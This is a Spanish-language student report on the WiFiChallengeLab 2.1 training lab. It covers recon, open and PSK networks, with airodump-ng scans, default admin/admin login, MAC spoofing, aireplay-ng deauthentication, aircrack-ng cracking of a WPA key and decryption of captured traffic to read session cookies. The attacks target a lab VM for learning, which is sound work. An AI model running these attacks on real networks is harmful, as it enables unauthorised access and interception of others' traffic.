

# **Comunicaciones Seguras**

## **Informe de WifiChallengeLab 2.1 Recon, OPN y PSK**

**ENRIQUE GARCÍA CUADRADO**

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## Introducción

La flag 0 se saca con un cat de la ruta del archivo

```
Quitting...
root@WiFiChallengeLab:/home/user# cat /root/flag.txt
flag{2162ae75cdefc5f731dfed4efa8b92743d1fb556}
root@WiFiChallengeLab:/home/user# ^C
root@WiFiChallengeLab:/home/user# ^C
root@WiFiChallengeLab:/home/user#
```

## Recon

Las flags 1, 2, 3 y 4 se sacan con el comando airodump-ng y haciendo fuerza bruta

```
root@WiFiChallengeLab:/home/user# sudo airodump-ng wlan0mon -w capturas/capturas01 --manufacturer --wps --band abg
17:24:57 Created capture file "capturas/capturas01-01.cap".

CH 106 ][ Elapsed: 7 mins ][ 2024-12-19 17:32 ][ WPA handshake: F0:9F:C2:7A:33:28

BSSID            PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH WPS  ESSI            MANUFACTURER
F0:9F:C2:7A:33:28 -28    144         84   0 44  54e  WPA2  CCMP  MGT   wifi-regional-tablets Ubiquiti Networks Inc.
F0:9F:C2:71:22:16 -28    144         66   0 44  54e  WPA2  CCMP  MGT   wifi-regional Ubiquiti Networks Inc.
F0:9F:C2:71:22:1A -28    143          0   0 44  54e  WPA2  CCMP  MGT   wifi-corp Ubiquiti Networks Inc.
F0:9F:C2:71:22:15 -28    143          2   0 44  54e  WPA2  CCMP  MGT   wifi-corp Ubiquiti Networks Inc.
F0:9F:C2:71:22:17 -28    144        1747   0 44  54e  WPA2  CCMP  MGT   wifi-global Ubiquiti Networks Inc.
F0:9F:C2:71:22:12 -28     68          54   0 6  54    CCMP  PSK   wifi-mobile Ubiquiti Networks Inc.
56:9B:36:C3:3D:AF -28     68          0   0 6  54    CCMP  PSK   WIFI-JUAN Unknown
F0:9F:C2:71:22:10 -28     68          72   0 6  54   OPN   wifi-guest Ubiquiti Networks Inc.
0A:13:38:1F:77:74 -28     69          0   0 6  54  WPA2  CCMP  PSK   MiFibra-5-D6G3 Unknown

BSSID            STATION          PWR  Rate  Lost  Frames  Notes  Probes
(not associated)  64:32:A8:BA:18:42 -29    0 - 1    0      1
(not associated)  64:32:A8:07:6C:40 -29    0 - 1    0      3      AP_router,wifi-corp
(not associated)  B4:99:BA:6F:F9:45 -49    0 - 1    0     48      wifi-offices,Jason
(not associated)  78:C1:A7:BF:72:46 -49    0 - 1    0     48      wifi-offices,Jason
(not associated)  64:32:A8:AD:AB:53 -49    0 - 1    0     34      wifi-corp-legacy
F0:9F:C2:71:22:17 64:32:A8:BC:53:51 -29    6e- 6e    0    416      open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:71:22:10 B0:72:BF:44:B0:49 -29    54 -12    0     10
F0:9F:C2:71:22:10 B0:72:BF:B0:78:48 -29    54 - 1    0     12
```

## Recon

01. What is the channel that t	02. What is the MAC of the w	03. What is the probe of 78:C	04. What is the ESSID of the l
50	50	50	50

## Introduction

00. What is the contents of th
50

# OPN

Lo primero es levantar la red

```
root@WiFiChallengeLab: /home/user
root@WiFiChallengeLab: /home/user# service network-manager start
root@WiFiChallengeLab: /home/user# service network-manager status
NetworkManager.service - Network Manager
Loaded: loaded (/lib/systemd/system/NetworkManager.service; enabled; vendor preset: enabled)
Active: active (running) since Tue 2025-01-14 17:00:16 UTC; 7s ago
Docs: man:NetworkManager(8)
Main PID: 1665613 (NetworkManager)
Tasks: 4 (limit: 4588)
Memory: 19.0M
CGroup: /system.slice/NetworkManager.service
        └─1665613 /usr/sbin/NetworkManager --no-daemon

Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0511] manager: (p2p-dev-wlan3): new 802.11 Wi-Fi P2P device (/org/freedesktop/NetworkManager/Devices/17)
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0545] sup-iface[6x558afb077120,wlan1]: supports 4 scan SSIDs
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0547] device (wlan5): state change: unavailable -> disconnected (reason 'supplicant-available', sys-iface-state: 'managed')
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0553] device (wlan4): state change: unavailable -> disconnected (reason 'supplicant-available', sys-iface-state: 'managed')
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0561] device (wlan3): state change: unavailable -> disconnected (reason 'supplicant-available', sys-iface-state: 'managed')
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0600] device (wlan1): supplicant interface state: starting -> ready
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0631] Wi-Fi P2P device controlled by interface wlan1 created
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0635] manager: (p2p-dev-wlan1): new 802.11 Wi-Fi P2P device (/org/freedesktop/NetworkManager/Devices/18)
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0651] device (wlan1): state change: unavailable -> disconnected (reason 'supplicant-available', sys-iface-state: 'managed')
Jan 14 17:00:20 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874020.5321] manager: startup complete
root@WiFiChallengeLab: /home/user#
```

Y conectarse a la red oculta wifi-free

```
root@WiFiChallengeLab: /home/user# service network-manager start
root@WiFiChallengeLab: /home/user# service network-manager status
NetworkManager.service - Network Manager
Loaded: loaded (/lib/systemd/system/NetworkManager.service; enabled; vendor preset: enabled)
Active: active (running) since Tue 2025-01-14 17:00:16 UTC; 7s ago
Docs: man:NetworkManager(8)
Main PID: 1665613 (NetworkManager)
Tasks: 4 (limit: 4588)
Memory: 19.0M
CGroup: /system.slice/NetworkManager.service
        └─1665613 /usr/sbin/NetworkManager --no-daemon

Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0511] manager: (p2p-dev-wlan3): new 802.11 Wi-Fi P2P device (/org/freedesktop/NetworkManager/Devices/17)
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0545] sup-iface[6x558afb077120,wlan1]: supports 4 scan SSIDs
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0547] device (wlan5): state change: unavailable -> disconnected (reason 'supplicant-available', sys-iface-state: 'managed')
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0553] device (wlan4): state change: unavailable -> disconnected (reason 'supplicant-available', sys-iface-state: 'managed')
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0561] device (wlan3): state change: unavailable -> disconnected (reason 'supplicant-available', sys-iface-state: 'managed')
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0600] device (wlan1): supplicant interface state: starting -> ready
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0631] Wi-Fi P2P device controlled by interface wlan1 created
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0635] manager: (p2p-dev-wlan1): new 802.11 Wi-Fi P2P device (/org/freedesktop/NetworkManager/Devices/18)
Jan 14 17:00:17 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874017.0651] device (wlan1): state change: unavailable -> disconnected (reason 'supplicant-available', sys-iface-state: 'managed')
Jan 14 17:00:20 WiFiChallengeLab NetworkManager[1665613]: <info> [1736874020.5321] manager: startup complete
root@WiFiChallengeLab: /home/user#
```

Settings -> Wi-Fi

Visible Networks

- wifi-regional
- wifi-regional-tablets
- wifi-corp

Connect to Hidden Wi-Fi Network

Hidden Wi-Fi network

Enter the name and security details of the hidden Wi-Fi network you wish to connect to.

Wi-Fi adapter: wlan1

Network name: wifi-free

Wi-Fi security: None

Cancel Connect

Visible Networks

- wifi-management
- wifi-old
- wifi-guest



```

root@WiFiChallengeLab:/home/user# ifconfig wlan1
wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.16.23  netmask 255.255.255.0  broadcast 192.168.16.255
    inet6 fe80::897c:15b1:7875:6821  prefixlen 64  scopeid 0x20<link>
    ether 02:00:00:00:01:00  txqueuelen 1000  (Ethernet)
    RX packets 7  bytes 1194 (1.1 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 32  bytes 5964 (5.9 KB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@WiFiChallengeLab:/home/user#

```

Desde el navegador entramos al login y probamos con admin admin




Para la flag 6 es necesario conectarse a la red wifi-guest. Esta es la ip que nos dan al conectarnos

```

root@WiFiChallengeLab:/home/user# ifconfig wlan1
wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.10.23  netmask 255.255.255.0  broadcast 192.168.10.255
    inet6 fe80::4874:a634:4ee8:48d4  prefixlen 64  scopeid 0x20<link>
    ether 02:00:00:00:01:00  txqueuelen 1000  (Ethernet)
    RX packets 34  bytes 7305 (7.3 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 92  bytes 17757 (17.7 KB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

```

Para tener acceso a la red hay que hacer un bypass y suplantar la mac de un cliente, conectarse y analizar la salida con wireshark para obtener el usuario y la contraseña



## WEP

07. What is the flag on the wi  
100

## OPN

05. What is the flag in the hid  
100

06. What is the flag on the AP  
100

## Recon

01. What is the channel that t  
50

02. What is the MAC of the w  
50

03. What is the probe of 78:C  
50

04. What is the ESSID of the  
50

## Introduction

00. What is the contents of th  
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# PSK

El reto What is the wifi-mobile AP password? consiste en obtener la contraseña de una red PSK y nos da 3 pistas, la primera usar airodump-ng, la segunda usar aireplay-ng y la tercera usar el diccionario rockyou-top100000.txt para crackear la contraseña

```
WiFiChallenge Lab v2.0.4 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Activities  Terminal  Jan 27 16:56
root@WiFiChallengeLab: ~

CH 6 ][ Elapsed: 24 s ][ 2025-01-27 16:56

BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  WPS  ESSID
F0:9F:C2:71:22:12 -28  0    258      128  1  6  54  CCMP  PSK      wifi-mobile
56:9B:36:C3:3D:AF -28  0    258           0  0  6  54  CCMP  PSK      WIFI-JUAN
F0:9F:C2:71:22:10 -28  0    258      142  1  6  54  OPN    wifi-guest
0A:13:38:1F:77:74 -28  0    258           0  0  6  54  WPA2 CCMP  PSK      MiFibra-5-D6G3

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
(not associated) 64:32:A8:BC:53:51 -29  0 - 1  16      8  open-wifi,home-WiFi,WiFi-Restaurant
(not associated) 64:32:A8:B0:64:54 -29  0 - 1  8        4  wifi-regional-tablets
(not associated) 64:32:A8:A9:DE:55 -29  0 - 1  8        4  wifi-regional-tablets
(not associated) 64:32:A8:AC:53:50 -29  0 - 1  8        4  wifi-regional
(not associated) 02:00:00:00:06:00 -49  0 - 1  0        8  wifi-free
(not associated) 02:00:00:00:05:00 -49  0 - 1  0        8  wifi-free
(not associated) 02:00:00:00:04:00 -49  0 - 1  0        8  wifi-free
(not associated) 02:00:00:00:03:00 -49  0 - 1  0        8  wifi-free
(not associated) 64:32:A8:AD:AB:53 -49  0 - 1  42       16  wifi-corp-legacy
(not associated) B4:99:BA:6F:F9:45 -49  0 - 1  63       21  wifi-offices,Jason
(not associated) 79:C1:A7:BF:72:46 -49  0 - 1  63       23  Jason,wifi-offices
F0:9F:C2:71:22:12 29:6C:07:6F:F9:43 -29  54 -54  0        6
F0:9F:C2:71:22:12 29:6C:07:6F:F9:44 -29  54 -54  0       118
F0:9F:C2:71:22:10 02:00:00:00:01:00 -29  0 -12  58       53  wifi-free
F0:9F:C2:71:22:10 B0:72:BF:44:B0:49 -29  5 -11  0        30
F0:9F:C2:71:22:10 80:18:44:BF:72:47 -29  24 -54  0        30
F0:9F:C2:71:22:10 B0:72:BF:B0:78:48 -29  54 -36  0        82
```

Y una vez capturamos el handshake así

```
user@WiFiChallengeLab:~$ aireplay-ng -0 10 -a F0:9F:C2:71:22:12 wlan0mon
socket(PF_PACKET) failed: Operation not permitted
This program requires root privileges.
user@WiFiChallengeLab:~$ sudo su
root@WiFiChallengeLab:/home/user# aireplay-ng -0 10 -a F0:9F:C2:71:22:12 wlan0mon
17:08:15 Waiting for beacon frame (BSSID: F0:9F:C2:71:22:12) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:08:15 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
17:08:16 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
17:08:17 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
17:08:17 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
17:08:18 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
17:08:19 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
17:08:20 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
17:08:20 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
17:08:21 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
17:08:22 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:12]
root@WiFiChallengeLab:/home/user#
```

Ya podemos obtener la contraseña que es starwars1

```
Aircrack-ng 1.6

[00:00:02] 7316/1000000 keys tested (4319.58 k/s)

Time left: 3 minutes, 49 seconds                                0.73%

KEY FOUND! [ starwars1 ]


Master Key      : A0 12 65 41 EA 6C E1 01 1E 1D C4 D9 E5 A3 87 7E
                  77 53 66 F8 1B F4 9B 3B DC A5 0C 01 5A 47 25 2C

Transient Key   : 1E 9B E0 7A EB 4C 6B 8D C6 C2 15 C9 41 A6 DE 08
                  61 9C 03 9D 2C 43 53 78 23 9E 54 FE D4 0D 18 17
                  91 49 D9 FD DE 60 CB A3 14 16 DC 79 50 F9 8E D1
                  D7 30 C7 B3 BB 8E FA BA 26 EB CB 20 FE 90 88 00

EAPOL HMAC     : A8 EC E0 8E FC EB CF 3A D4 63 ED 52 A8 20 CC 6E

root@WiFiChallengeLab:/home/user#
```

El reto 9 What is the IP of the web server in the wifi-mobile network? Y para ello se usa airdecap




```
WiFiChallenge Lab v2.0.4 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

Activities  Terminal  Jan 27 17:21


root@WiFiChallengeLab:/home/user

root@WiFiChallengeLab:/home/user# airdecap-ng -e wifi-mobile -p $PASSWORD ~/wifi/scanc6-02.cap
No file to decrypt specified.
"airdecap-ng --help" for help.
root@WiFiChallengeLab:/home/user# airdecap-ng -e wifi-mobile -p starwars1 ~/wifi/scanc6-02.cap
Total number of stations seen      8
Total number of packets read      8011
Total number of WEP data packets   16
Total number of WPA data packets  1244
Number of plaintext data packets   1546
Number of decrypted WEP packets    0
Number of corrupted WEP packets    0
Number of decrypted WPA packets   1171
Number of bad TKIP (WPA) packets   0
Number of bad CCMP (WPA) packets   0
root@WiFiChallengeLab:/home/user#
```

Despues brimos este archivo con wireshark




Filtramos por http y podemos ver la cookie de sesión y la ip






